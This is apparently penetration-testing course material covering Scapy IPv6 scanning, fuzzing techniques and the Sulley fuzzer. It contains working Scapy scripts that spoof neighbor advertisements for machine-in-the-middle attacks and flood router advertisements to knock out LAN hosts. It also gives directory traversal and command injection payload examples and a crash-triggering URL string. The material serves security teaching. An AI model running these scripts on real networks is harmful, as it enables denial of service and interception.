Test an IPv6 host for reachability and then observe responses for a series of ports in a list element

Basic IPv6 Scanning


Earlier we established some of the fundamental concepts behind IPv6, and we can look at using Scapy to explore IPv6 networks. On Linux systems, load the IPv6 kernel driver with "`modprobe ipv6`" and then start Scapy. The basic `IPv6()` method allows us to identify the header fields when we invoke the method or by accessing the member objects (as shown in this example with "`i.dst`"). We can append upper-layer protocols such as `ICMPv6EchoRequest()` and send the frame, observing a response from the target host, as shown.

We can perform simple TCP or UDP port scanning with Scapy as well. In the second example, we record the answered `(ans)` and unanswered `(unans)` responses to our IPv6 packet to the same destination address, this time adding a TCP payload. In the destination port `(dport)` argument for the TCP payload, we specify a list of ports (enclosed in square brackets) we want to reach. Scapy will send multiple packets, one for each specified port, and record the responses for us. In the output shown, we see responses from the target host for the `loc_srv port` (135) and `microsoft_ds port` (445), as indicated by the `SYN ACK ("SA")` TCP flags.

IPv6 Router Discovery

- ARP is deprecated in IPv6, replaced with ICMPv6 Neighbor Discovery
  - Used to announce router availability and solicit L2 addresses
- Like ARP, susceptible to manipulation with spoofed traffic
- Can use Scapy to forge router advertisements with spoofed IPv6 source address of router

```
>>> ether=(Ether(dst='00:50:56:c0:00:01',
src='00:de:ad:be:ef:00'))
>>> ipv6=IPv6(src='fe80::1', dst='fe80::2')
>>> na=ICMPv6ND_NA(tgt='fe80::1')
>>> lla=ICMPv6NDOptDstLLAddr(lladdr=
'00:de:ad:be:ef:00')
>>> sendp(ether/ipv6/na/lla,loop=1,inter=3)
```



IPv6 Router Discovery

The Address Resolution Protocol (ARP) is no longer used in IPv6 networks, replaced with ICMPv6 Neighbor Discovery (ND). The ND protocol has two significant functions: announcing the availability of a router on the LAN and soliciting the Layer 2 address of hosts whose IPv6 address is known.

Like ARP, the ND protocol is susceptible to manipulation with spoofed traffic, allowing an attacker to impersonate a LAN router and to implement a Machine-in-the-Middle (MitM) attack on the network, as shown.


IPv6 Neighbor Resource DoS

- Vulnerability in Windows hosts and many routers
  - 100% CPU utilization on all cores from IPv6 ND router advertisements
- Only targets hosts on the LAN
- No standard fix from the IETF, no fix from vendors

```
from scapy.all import *

pkt = Ether() \
 /IPv6() \
 /ICMPv6ND_RA() \
 /ICMPv6NDOptPrefixInfo(prefix=RandIP6(),prefixlen=64) \
 /ICMPv6NDOptSrcLLAddr(lladdr=RandMAC("00:00:0c"))

sendp(pkt,loop=1)
```



Scapy will send router advertisements with randomized source MAC addresses to the all-nodes multicast address, advertising randomized IPv6 router addresses, as fast as possible. **Do not do this on a production network!**

IPv6 Neighbor Resource DoS

A recent vulnerability in Windows hosts and common router platforms allows an attacker to consume 100% CPU on the LAN hosts by spoofing numerous IPv6 Neighbor Discovery (ND) router advertisements. Affecting all the hosts on the LAN, quickly injecting IPv6 messages indicating "I'm a new router" can quickly cause all systems to become unresponsive.

Some vendors have indicated that they are waiting for a recommendation from the Internet Engineering Task Force (IETF) for the resolution of this flaw, since the current handling that leads to a DoS condition is compliant with the IPv6 specification. To date, there has not been any advice from the IETF on the resolution of this flaw, leaving many systems vulnerable.

We can use a short Scapy script to generate IPv6 ND router advertisements, as shown in this slide, using a random IPv6 router advertisement address with the Scapy `RandIP6()` method to advertise a fake router Layer 2 address randomly selected with the Scapy `RandMAC()` method.

Note: Running this script on your LAN will cause all Windows hosts with IPv6 support and many routers to become unresponsive very quickly. Do not run this on a production network without express consent.

Module Summary

- Scapy is a powerful tool for packet crafting, sniffing, and analysis
- Used interactively or in scripts
- Attempts to use intelligence to fill in fields where appropriate
  - Never overrides your data values
- Sample scripts and tools

Module Summary

In this module, we introduced Scapy as a powerful tool for packet crafting, sniffing, and analysis. Used interactively or as part of a Python script, Scapy uses a stacking technique to append packet headers together, using defaults, user-specified or packet intelligence, to complete the field details. We can use Scapy to craft packets for various assessment tasks, ranging from simple scripts to complex projects.

Recommended Reading

- *Scapy:* https://scapy.net/html.old/demo.html
- *Packetstan*, by Judy Novak, Josh Wright, Tim Medin, and Mike Poor, 2011: http://www.packetstan.com
- *My IPV6 Scapy Samples*, by packetlevel, 2009: https://www.packetlevel.ch/html/scapy/scapyipv6.html

Recommended Reading

- *Scapy:* https://scapy.net/html.old/demo.html
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- *My IPV6 Scapy Samples*, by packetlevel, 2009: https://www.packetlevel.ch/html/scapy/scapyipv6.html

LAB: Scapy DNS Exploit

Please work on the lab exercise 3.2: Scapy DNS Exploit.

Please work on the lab exercise 3.2: Scapy DNS Exploit. For this lab exercise you will need your class Ubuntu VM.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- **Python, Scapy, and Fuzzing**
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 3

Product Security Testing

Python for Non-Python Coders

Lab: Enhancing Python Scripts

Leveraging Scapy

Lab: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Lab: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Lab: Problem Solving with Scapy and Python

Lab: Intelligent Mutation Fuzzing with Sulley

Lab: Source-Assisted Fuzzing with AFL

Fuzzing Introduction and Operation

Next, we'll introduce the topic of fuzzing and examine some of the tools and techniques for use in fuzzing tests that can be leveraged by security analysts to perform advanced testing against a variety of target platforms.

Objectives

- Defining fuzzing
- Recognizing fuzzing requirements
- Techniques for fuzzing
- What to test and target in your fuzzing tests

Objectives

In this first module, we'll define fuzzing as a research technique, identifying the benefits that come with fuzzing tests by critically examining how software developers traditionally create complex systems. We'll also look at what is needed to leverage fuzzing to test software. We'll also examine some recommendations for fuzzing action plans, documenting the steps and process of performing fuzzing tests.

What Is Fuzzing?

… testing mechanism that sends malformed data to a well-behaving protocol implementation, or a malformed file format to binary applications

… research technique that has shown great success in identifying vulnerabilities

… essential part of a Software Development Life Cycle (SDLC) for secure products

What Is Fuzzing?

By itself, fuzzing is simply a software testing mechanism that sends malformed data to well-behaving protocol implementations. The well-behaving recipient could be a server process or a web application, or even a file format such as a PDF or MS Word document. Through using fuzzing, we can more effectively test software implementations for flaws.

In practice, fuzzing is a useful research technique that has shown tremendous success in identifying software flaws in products of all operating systems and platforms. Researchers have readily adopted fuzzing practices in the search for software flaws that can be exploited through a number of different methods.

Finally, fuzzing is widely considered an essential part of the Software Development Life Cycle (SDLC) when security is a development goal. Organizations that leverage fuzzing on their own products stand to identify flaws in their software before an attacker can do so.

Value of Fuzzing

- Applied to evaluate software for faults
- Useful in identifying problems beyond static code analysis
- Successful at identifying many flaws otherwise missed in code audit
- Source code or non-source code assisted applicability

Successfully used by security professionals, adversaries, and everyone in between!

Value of Fuzzing

There are many different techniques used for improving the security of software. Tools such as static code analyzers review the source code to software, identifying potential security risks from the use of unsafe function calls. While static analysis is a recommended practice for a security-focused SDL, it has several limitations.

With static analysis, the software is evaluated in a non-live state, making it difficult to emulate exactly how the software will behave in practice. When we apply fuzzing to software, we interact with the software in the intended operational state, as the intended end users see the software. Leveraging fuzzing has proven to discover many flaws that would otherwise escape static analysis techniques.

To use static analysis, you need to have the source code to the product. To apply fuzzing, you only need an operational installation of the software, some testing tools, and a lot of time and creativity. This makes fuzzing applicable for both source code assisted testing, where you have access to software sources, and non-source code assisted testing, where the sources are not accessible.

Static analysis is typically a technique used by good guys, since it requires access to the source. Fuzzing can be applied by security professionals, adversaries, and everyone in between, with few startup requirements to apply fuzzing test cases.

Fuzzing Requirements

- Documentation: A source of information about the target being evaluated
- Target: One or more targets to evaluate
- Tools: Fuzzing tools or a programmatic harness to leverage for building tools
- Monitoring: Methods to identify when a fault is reached on the target
- Time, patience, creativity

Fuzzing Requirements

Before diving into fuzzing, it's important to examine what is required to be successful:

- Documentation: The analyst needs to have documentation about the target he is evaluating.
- Target: A target at which to direct the fuzzing tests is needed.
- Tools/harness: Fuzzing tools or a fuzzing harness are needed to generate the test cases.
- Monitoring/fault analysis: A method to monitor the target is required.
- Time, patience, creativity: Vital components of fuzzing; the analyst needs to be able to spend time evaluating his target with patience and creative test-case design and analysis.

Fuzzing Techniques

- Various methods for evaluating a target
- Programming is not mandatory, but will often save you lots of time
- Experience with a scripting language helpful
  - Python, Ruby are popular
  - Perl less-so for fuzzing
- Windows or Unix scripting a big bonus

Fuzzing Techniques

To implement fuzzing, there are various methods at your disposal. While the ability to write code is not mandatory, it will ultimately save the analyst tremendous time. Experience with scripting languages is also helpful for multiple components, including the delivery of test cases and for monitoring and vulnerability analysis. Shell scripts can be used on Windows or Linux platforms, as well as more comprehensive languages such as Python and Ruby. Perl can be used for automation and analysis tasks but is not commonly used for the development of fuzzing frameworks.

Techniques: Instrumented Fuzzing

- Automated fuzzing mechanism using monitored, dynamic analysis
  - Fuzzer launches (or attaches to) process, monitors behavior, adjusts input, repeats
- Effective when the fuzzer can make informed decisions about how the input data should be mutated
  - Source code assisted: Fuzzer uses source code to identify code branches that are not yet reached, mutated data to improve code coverage
  - Basic block assisted: Similar to source code analysis, but tracks basic blocks reached
- Often used for file or data input fuzzing

Techniques: Instrumented Fuzzing

Instrumented fuzzing has become popular in the past several years with the advancements first made readily available in American Fuzzy Lop. Instrumented fuzzing is an automated mutation selection and delivery mechanism that uses monitored, dynamic analysis of a target process. With instrumented fuzzing, the fuzzer launches (or is attached to) a process, monitors the execution flow of a process, and adjusts the input to the process to achieve high code coverage levels.

Instrumented fuzzing is effective when the fuzzer can make informed decisions about how the input data should be mutated. This is often achieved through the use of source-assisted fuzzing, where the fuzzer uses the source code for a program to identify code branches, watching for branches that are not reached with input data and mutating the input data to achieve greater source coverage. Instrumented fuzzing can also be done without a source in some cases, using basic block analysis of a closed-source binary to achieve similar goals.

In practice, instrumented fuzzing is often applied to file or data input fuzzing targets, where a corpus of data input can be selected and mutated as needed to test the target binary.

Techniques: Intelligent Mutation

- Describes a protocol and tests permutations
- Often consists of a protocol "grammar" describing the operation and framing
  - Identifies fields that can be modified to reach deeper handling code
- Lots of up-front time analyzing protocol
- Best method for comprehensive code-reaching tests

Techniques: Intelligent Mutation

Many analysts consider intelligent mutation fuzzing the most sophisticated fuzzing technique available, providing the most granular access to evaluating a target. In this technique, the analyst invests up-front time to evaluate how a protocol is defined and then uses that knowledge to build a protocol "grammar", which describes the operation and framing behavior. Through the grammar definition, the analyst identifies the fields that can be targeted by a fuzzing engine for mutation. With this level of control and detail, the analyst can reach deeper into the code paths of the target, potentially allowing him to discover vulnerabilities that other fuzzers would not discover.

A disadvantage with intelligent mutation fuzzers is the amount of up-front time needed for analyzing a protocol. Depending on the complexity of the protocol being evaluated and the depth to which the analyst wishes to evaluate a target, it isn't unreasonable for the analyst to spend weeks analyzing his target. However, the use of intelligent mutation fuzzing provides the most comprehensive code-reaching tests, representing the best opportunity to discover bugs.

What to Test with Fuzzing

- Using intelligent mutation, analyst selects permutations
- Randomly inserting new data will have limited value in testing
- Better to identify targets to manipulate to identify code vulnerabilities

What to Test with Fuzzing

When using intelligent mutation fuzzing, the analyst is responsible for selecting the fields and data that will be permutated for individual test cases. While it is possible to use randomized fuzzing that does not require the analyst to specify the data to be manipulated, it will have limited value in testing, discovering only "surface" vulnerabilities. For more comprehensive analysis, it is better for the analyst to identify specific targets or portions of a protocol (such as specific header fields) that will be manipulated in an effort to identify code vulnerabilities.

Logically then, we should ask what the best targets are that should be the focus of fuzzing. Let's look at multiple examples over the next few slides.

Signed and Unsigned Integers

- Signed integer: can represent positive and negative values
- Unsigned integer: can only represent positive values
- MSB used to indicate +/- when signed
- Improper use to pass signed integer where function expects unsigned

Value	Signed	Unsigned
1	1	1
-1	-1	4,294,967,295

What happens when memcpy expects unsigned len: `memcpy(destptr,srcptr,-1);`

Signed and Unsigned Integers

Whenever a protocol uses a numeric value to represent a quantity of data that follows, the analyst should carefully investigate the use of that field. When writing a program in `C or C++,` the developer must choose to use a variable capable of representing a signed integer (positive or negative numbers) or an unsigned integer (positive numbers only).

When the code is built, the compiler allocates a memory block for each signed or unsigned integer value. The most significant bit (MSB) of a signed integer is used to indicate whether the value represented by the variable is positive or negative, while unsigned integers use this bit to indicate larger numbers than can be accommodated with a signed integer.


For example, consider the value `-1`. When a signed integer variable is assigned the value `-1`, the system sets a bit reserved to indicate whether the value is positive or negative (known as the "sign bit") and stores the value as the largest possible negative value that can be represented (for example, all bits become set). However, when the value `-1` is assigned to an unsigned integer, the value becomes 4,294,967,295 (for a 32-bit integer—the largest number that can be represented by setting all bits, `0xffffffff`).

The misuse of signed integers when unsigned values are expected becomes problematic for functions like `memcpy()` that are used to copy a specified number of bytes from one location to another. Since `memcpy()` expects an unsigned integer for the number of bytes to copy, consider what happens when the length parameter is set to `-1 – memcpy(destptr, srcptr, -1);`.

This memcpy call will attempt to copy 4,294,967,295 bytes from the location of `srcptr` to `destptr`, likely overwriting memory locations, which may be manipulated for exploit purposes.

Integer Underflow

- Introduces sign error where a value becomes negative following subtraction
- Can be an array index value, manipulated outside of index length




```
char array[16];
/* other declarations */
signed short index;
/* index handling code */
while(index != 0 && index < 16)
  writedata(array[index]);
```


Integer Underflow


Another interesting condition affecting the use of unsigned integers is the ability for an attacker to manipulate values where a value can become negative through subtraction. For example, unsigned integers are often used to specify an array of values through an index, indicating the current position of the array. If an attacker can influence the value of the index variable, he may be able to manipulate the location from which data is read or written, outside of the intended array bounds.

Integer underflow conditions are best demonstrated with an example, as we'll see on the next slide.

In the sample code on this slide, a 16-character array is allocated, followed by a signed short (2-byte) value called "index". In the code that follows, a `while()` loop runs as long as the index value is not equal to 0 and is less than 16, writing to the specified array index. In the memory illustration, we can see the declaration of index and array.

Consider a case where an attacker is able to manipulate the value of index, making it negative. The `while()` loop will still be satisfied if index is `-1` since it is not 0 and is less than 16. If the program references `array[-1]`, however, it will read and write with memory outside of the array declaration, potentially manipulating the program to behave in a way that is advantageous for the attacker.

Strings



Foxit 5.4.4 Firefox plugin, URLs exceeding 1,024 characters leading to string-based buffer overflow.

Strings

While numeric values in a dataset are a valuable fuzzing target, string data can also be an interesting target. For a targeted string (for example, the username string in an authentication protocol), consider supplying a very short value, a very long value, and a value without a termination character (`0x00`). These conditions have been known to trigger faults in common software implementations.

For example, consider the string-based buffer overflow vulnerability in the Foxit PDF reader Firefox plugin handler, discovered by Andrea Micalizzi. When a user visits a URL with Firefox that exceeds 1,024 characters and loads a PDF, the Foxit PDF handler crashes with a simple stack-based crash condition, as shown on this page. Any valid URL returning a PDF file with a parameter string causing the URL to exceed 1024 bytes can reproduce the crash: http://www.irs.gov/pub/irs-pdf/fw4.pdf?AA[1024"A"]AA.

Following the disclosure of this vulnerability, the Metasploit Framework project was updated to include a working exploit (http://www.metasploit.com/modules/exploit/windows/browser/foxit_reader_plugin_url_bof).

Field Delimiters

In the following output, what characters are used as delimiters indicating start and stop positions?

```
$ nc 172.16.0.1 80
GET / HTTP/1.0

HTTP/1.0 401 Unauthorized
Server: httpd
Date: Thu, 04 Dec 2008 09:06:53 GMT
WWW-Authenticate: Basic realm="WRT54G"
Content-Type: text/html
Connection: close

<HTML><HEAD><TITLE>401 Unauthorized</TITLE></HEAD><BODY
BGCOLOR="#cc9999">Authorization required.</BODY></HTML>
```

Unexpected or missing delimiters can be fruitful fuzzing targets.

Field Delimiters

Many protocols based on ASCII data use various delimiters to identify where one field starts and another stops. Consider the HTTP response display on this slide. In this output, we can see multiple delimiters, including front slash, comma, period, space, the equal sign, double quotes, carriage returns, colon, and less-than and greater-than characters.

When delimiters are included in a protocol, the developer must write parsing utilities to extract the fields of interest. This has been implemented poorly in many examples, allowing an attacker to trigger a fault by injecting too many delimiters, too few delimiters, or delimiters where none were expected.

Directory Traversal

```
function display_file($filename) {
 $myfile = /webroot/files/" . $filename;
 $fh = fopen($myfile, 'r');
 echo "<pre>\n" . fread($fh, filesize($myfile)) . "</pre>\n";
}
```

- Simple PHP function to display only file contents in the /webroot/files/ directory
- What happens when $filename is "../../../../../../../../../../etc/passwd"?

Directory Traversal

Another case that can be evaluated on a target is to manipulate the path surrounding any filename parameters to include directory recursion instructions ("../"). Many filename parsing methods in both compiled and interpreted code have been shown to be vulnerable to directory transversal attacks, where a filename is prefixed with recursion instructions, allowing the attacker to break out of the intended directory structure.

Consider the PHP code example in this slide. In the function "`display_file`", the caller passes a filename. The developer then creates a variable of the fully qualified path to the path where the end user is allowed to read files from ("/webroot/files") with the specified filename. Next, the developer displays some HTML code using the "<pre>" tag and reads the contents of the file.

While the developer intended to only allow users to display the contents of files in /webroot/files, an attacker can specify a filename with multiple directory recursion characters to escape the restriction of /webroot/files, displaying any known filename that exists on the target, including the /etc/passwd file or potentially SSH key files from any identified local user accounts.

Command Injection


- Nearly all programming languages include an option to execute local OS commands
  - Perl: `foo`, system(), open()
  - Python: os.system()
  - PHP and Ruby: system()
- Use delimiters for specific languages to terminate one command and start another
  - | `` ; && & <CR> .

Command Injection

When evaluating interpreted languages, consider designing test cases that include local OS command execution parameters by combining legitimate strings with command substitution functions. For example, the Perl language can invoke local operating system executables using `` `foo` `` (where "foo" is the command to be executed), `system(), or open()`. Similarly, Python uses `os.system()`, while PHP and Ruby use `system()`. If the fuzzer can manipulate the content passed to any of these calls, the adversary can execute arbitrary commands on the local system.

It is also useful to inject various delimiters when fuzzing a target. The Perl language will interpret the pipe symbol passed as a filename parameter in the `open()` function as an operating system execution request, attempting to execute the string that follows the pipe as if it were a local operating system command. The backtick is interpreted as a command delimiter in Unix shell environments, expanding the value passed to the function as the output of the command specified within backticks. The ampersand and double ampersand are interpreted by the Windows cmd.exe shell to separate multiple OS commands, similar to the Unix semicolon functionality.

Your Turn



Which fields would be useful to target? How should they be targeted?

Your Turn

Now that we've examined the various criteria that should be tested in a protocol, let's look at an example as if it were a fuzzing target we are embarking upon. This slide shows the Wireshark interpretation of a DHCP Discover message from a Windows client. Several fields are present in the DHCP message; take a minute to evaluate the fields that are present and identify a few targets based on our discussion of testing targets.

Based on the limited information you can ascertain about the nature of DHCP frame formatting shown in this slide, at least a handful of interesting fields can be identified as potential targets:

- Message type: The message type is "Boot Request". It would be useful to evaluate how the DHCP server responds to unsupported message types. This same principle would also apply to hardware type.
- Hardware address length: The hardware address length is reported as "6", which corresponds to a 48-bit MAC address. Further analysis of the DHCP specification will also reveal that later fields (such as the Client MAC address field) are read based on the interpreted hardware address length. This would be an interesting field to target, using both a very short and a very long hardware address length.
- Bootp file name: The bootp file name is not given in this slide, but it is possible to supply information in that field. Any time a filename is referenced, we should evaluate directory recursion and command injection vulnerabilities, since it is expected that the DHCP server will attempt to open and read the contents of the named file.
- Options: The option fields in a DHCP request consist of three sub-fields: option type, length, and value. Any time a length field is identified in a protocol, it should be a target for a fuzzer. Repeating a single option multiple times should also be evaluated to determine if the target correctly handles values larger than the maximum length for a single option.

Other targets also exist in this protocol and have been successfully exploited, including CVE-2004-0460, a buffer overflow in the ISC DHCPD server when multiple hostnames are specified in the DHCP option list.

Module Summary

- Fuzzing is not an attack; it is a fault-testing technique
  - Widely successful in flaw discovery
- Multiple requirements for success
- Dynamic instrumentation and intelligent mutation techniques
- Evaluate integers, strings, delimiters, and more with fuzzing test cases

Module Summary

In this module, we introduced the topic of fuzzing, not as an attack but as a fault-testing technique. Fuzzing has been widely used by security professionals, including penetration testers, to identify flaws in targeted systems that can lead to exploitable system conditions.

We examined multiple fuzzing techniques, including dynamic instrumentation fuzzing and intelligent mutation fuzzing. Both techniques have been used successfully for identifying bugs in various technologies.

When generating test cases, we have multiple opportunities that should be areas of focus. Integer values in datasets can represent multiple vulnerabilities, including integer underflows due to the misuse of signed and unsigned values. String values of various lengths and common delimiters can also be manipulated to test for vulnerabilities in commonly used function calls. Common vulnerabilities in interpreted and even compiled languages should also be evaluated for directory transversal and command injection vulnerabilities.

Additional Reading

- http://www.fuzzing.org/
- http://media.techtarget.com/searchSoftwareQuality/downloads/CH21_Fuzzing.pdf
- https://github.com/secfigo/Awesome-Fuzzing ("a curated list of fuzzing resources" by Mohammed A. Imran)

Additional Reading

- http://www.fuzzing.org/
- http://media.techtarget.com/searchSoftwareQuality/downloads/CH21_Fuzzing.pdf
- https://github.com/secfigo/Awesome-Fuzzing

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Bootcamp

Lab: Problem Solving with Scapy and Python

Lab: Intelligent Mutation Fuzzing with Sulley

Lab: Source-Assisted Fuzzing with AFL

Building a Fuzzing Grammar with Sulley

In this module, we'll dive into the use of the Sulley fuzzing framework for vulnerability discovery, allowing us to create custom fuzzers for any protocol we specify.

Objectives


- Exploring Sulley
- Building a protocol grammar
- Launching Sulley sessions
- Agents and helpers
- Postmortem analysis tools
- Tips and tricks

Objectives

In this module, we'll take a deep dive into the use of the Sulley fuzzer. We'll start off exploring how Sulley is structured and how to examine the functionality Sulley offers. Most of the module will be spent examining how we can use Sulley to build a protocol grammar, describing an arbitrary protocol in such a way that Sulley can intelligently mutate through the expected protocol parameters to identify vulnerabilities. Once the grammar is composed, we'll examine how to launch a Sulley session and deliver the mutations to a target.

During the delivery of Sulley's protocol mutations, we can monitor and control the status of our target using helpers and agents. We will examine the tools Sulley provides for postmortem analysis of a crash. Finally, we'll wrap this information together in a hands-on lab exercise, where you'll build your own grammar to fuzz a target protocol.

Sulley as a Fuzzing Framework




```
#!/usr/bin/python
from sulley import *
s_initialize("HTTP GET")
s_static("GET")
s_delim(" ")
s_delim("/")
s_string("index.html")
s_delim(" ")
s_string("HTTP")
s_delim("/")
s_string("1")
s_delim(".")
s_string("1")
s_static("\r\n")
s_static("Host: www.google.com\r\n")
s_static("User-Agent: ")
s_string("Mozilla")
s_delim("/")
s_string("5")
s_delim(".")
s_string("0")
```


Sulley as a Fuzzing Framework

As a tool, Sulley allows us to take a well-defined protocol, such as an HTTP exchange, and describe it in a syntax language. Based on how we describe the language, Sulley iterates through multiple mutations of the data, sending each mutation to one or more defined targets and observing the response.

In the example on this slide, we have a Wireshark packet capture displaying an HTTP GET request on the left, and we have a partial Sulley representation of the data on the right. As we continue through this module, we'll examine the Sulley primitives that allow us to describe a protocol (using HTTP as our example), culminating with a lab exercise where you'll use Sulley to fuzz a given target.

Leveraging Sulley

- Framework for describing a protocol (grammar)
- Sulley delivers protocol mutations based on your grammar
  - Monitors target responses, logs traffic
  - Can control VMs to reset target
  - Assists in analysis of crashes
- Written in Python, open source
  - Python development experience not required
- Linux or Windows (mostly Windows)

Leveraging Sulley

Sulley is a framework for building a protocol grammar for intelligent mutation fuzzing, generating mutations based on the analyst's description of a protocol. In addition, Sulley delivers the mutations to one or more specified targets, logging the data that is generated and monitoring the target's response (or lack of response) to the malformed data. Sulley also has the ability to assist in the analysis of a crash, to manipulate a target running in a virtual machine environment to reliably reset a target system following a crash, or to repeatedly validate a crash using a pristine target environment by reverting to specified VMware snapshots.

Sulley is written in Python, released under the GNU Public License (GPL). While Sulley scripts can take advantage of the flexibility of the Python language, it is not necessary to understand Python scripting to use Sulley. Simply understanding the configuration of the Sulley grammar with a basic understanding of formatting in a Python script is all that is needed to leverage this powerful tool.

Sulley Drawbacks

- Time-intensive approach in grammar development, execution
- Minor bugs in current code
  - Author states he is not actively maintaining code
  - Code is relatively simple and open source, so we are free to fix bugs
- Full functionality in Windows only

Sulley Drawbacks

While Sulley is an impressive toolkit for fuzzing, it also has its drawbacks. Primarily, the development of a protocol grammar can be time-intensive, particularly for protocols that are complex in nature. Also, the execution time needed to test a target for a complex protocol can be significant (potentially taking days or weeks of testing), though this is a common component of any thorough fuzzing test suite.

Sulley also has minor bugs in the current source code repository (at the time of this writing). When asked, the author of Sulley states that he is not actively maintaining the code and addressing bugs reported on the Sulley website. However, the Sulley code is open source and relatively simple, so we are free to fix any bugs we discover in our use. In the distribution of Sulley supplied for the lab exercise, this author has resolved any bugs that were discovered as part of the lab development.

Sulley is written to work on both Linux and Windows platforms; however, some of Sulley's functionality is only supported on Windows (including the ability to collect crash dump information from a target). Sulley is able to generate test cases, capture data, and monitor a remote target (in the case of TCP-based applications), but is unable to capture postmortem crash dump data unless the target is running on Windows with a local Sulley process monitor agent.

Getting Sulley

